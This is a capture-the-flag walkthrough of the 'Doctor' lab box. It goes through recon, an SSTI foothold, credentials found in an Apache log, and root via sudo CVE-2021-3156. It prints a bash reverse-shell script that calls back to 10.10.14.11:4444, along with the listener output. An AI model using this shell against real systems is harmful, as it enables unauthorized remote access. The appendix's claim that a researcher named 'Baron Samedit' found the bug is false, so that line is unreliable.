# Doctor walkthrough

## Index



## List of pictures

# Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

# Reconnaissance

The results of an initial nMap scan are the following:




*Figure 1 - nMap scan results*

Open ports are 22, 80 and 8089. So, nMap told me that the box has SSH service enabled, an application running on port 80 and a Splunk service running on port 8089. Also, nMap detected a Linux OS, probably Linux 5.0.

# Initial foothold

Analyzing the web site, I found some interesting information. First of all, I found some email with $doctors.htb$ as domain:




*Figure 2 - Email domain found*

Also, I found a hidden page analyzing the web application source code:



*Figure 3 - New resource found*

Since I found a domain, I use it to create a new entry in my $/etc/hosts$ file. Also, I use this domain to run Dirbuster. In this case, I found a login page:


*Figure 4 - Login page found*

In this page, I can register an account. I do it and in the logged page I can insert a message. In particular, any message I send, it will be shown in the **/archive** page I found from the source code. I tried to exploit an XSS vulnerability and it worked, but it is not useful in this case.

## User flag

To get a shell, the right vulnerability to exploit in the logged page is the SSTI vulnerability. To do it, I used the payload in the following picture:




*Figure 5 - SSTI exploit*

The shell.sh file contains the following code:

```
1 #!/bin/bash
2 bash -c "bash -i >& /dev/tcp/10.10.14.11/4444 0>&1"
3
```

*Figure 6 - shell.sh code*

Using this payload, I received a shell, as shown in the following picture:

```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.209] 59624
bash: cannot set terminal process group (868): Inappropriate ioctl for device
bash: no job control in this shell
web@doctor:~$ id
id
uid=1001(web) gid=1001(web) groups=1001(web),4(adm)
web@doctor:~$ pwd
pwd
/home/web
web@doctor:~$
```

*Figure 7 - User shell*

However, this user is not the one that has the user flag. So, I uploaded and run Linpeas. In this way I found an interesting file called **/var/log/apache2/backup**. Inside it, I found the following change password request where the **email** parameter contains a password:

*Figure 8 - Change password request*

Analyzing the box, I found an account named **shaun**, so I used these credentials to try to log as **shaun** user:




*Figure 9 - User flag*

As shown in the previous image, I succeed to log in as **shaun** an I retrieved the user flag.

## Privilege escalation

Now it is time to elevate privileges. To do it, I run again Linpeas and I found a sudo vulnerable version to the CVE-2021-3156:




*Figure 10 - Sudo vulnerable version*

So, I downloaded the respective exploit and run. In this way, I became root and I retrieve the root flag:




*Figure 11 - Privesc and root flag*

# Appendix A – CVE explanation

## CVE-2021-3156

The researcher Baron Samedit discovered that:

- Executing **sudo** in "shell" mode ($shell\ -c\ command$) and
- Using the sudoedit command with the options $-s$ (***MODE_SHELL*** flag) or $-i$ (***MODE_SHELL*** and ***MODE_LOGIN_SHELL*** flags);
- It's possible to escape special characters in the command's arguments using a backslash at the end.

A bug in the **sudo** code, related to the **sudoedit** command, permits to avoid the escape characters and overflow the heap-based buffer through a command-line argument that ends with a single backslash character.

From an attacker perspective, this buffer overflow vulnerability allows the attacker to control the size of the buffer, and control the contents (using null bytes if necessary) of the overflow itself. This is what enables the malicious user to execute custom code on the host with ***root*** privileges.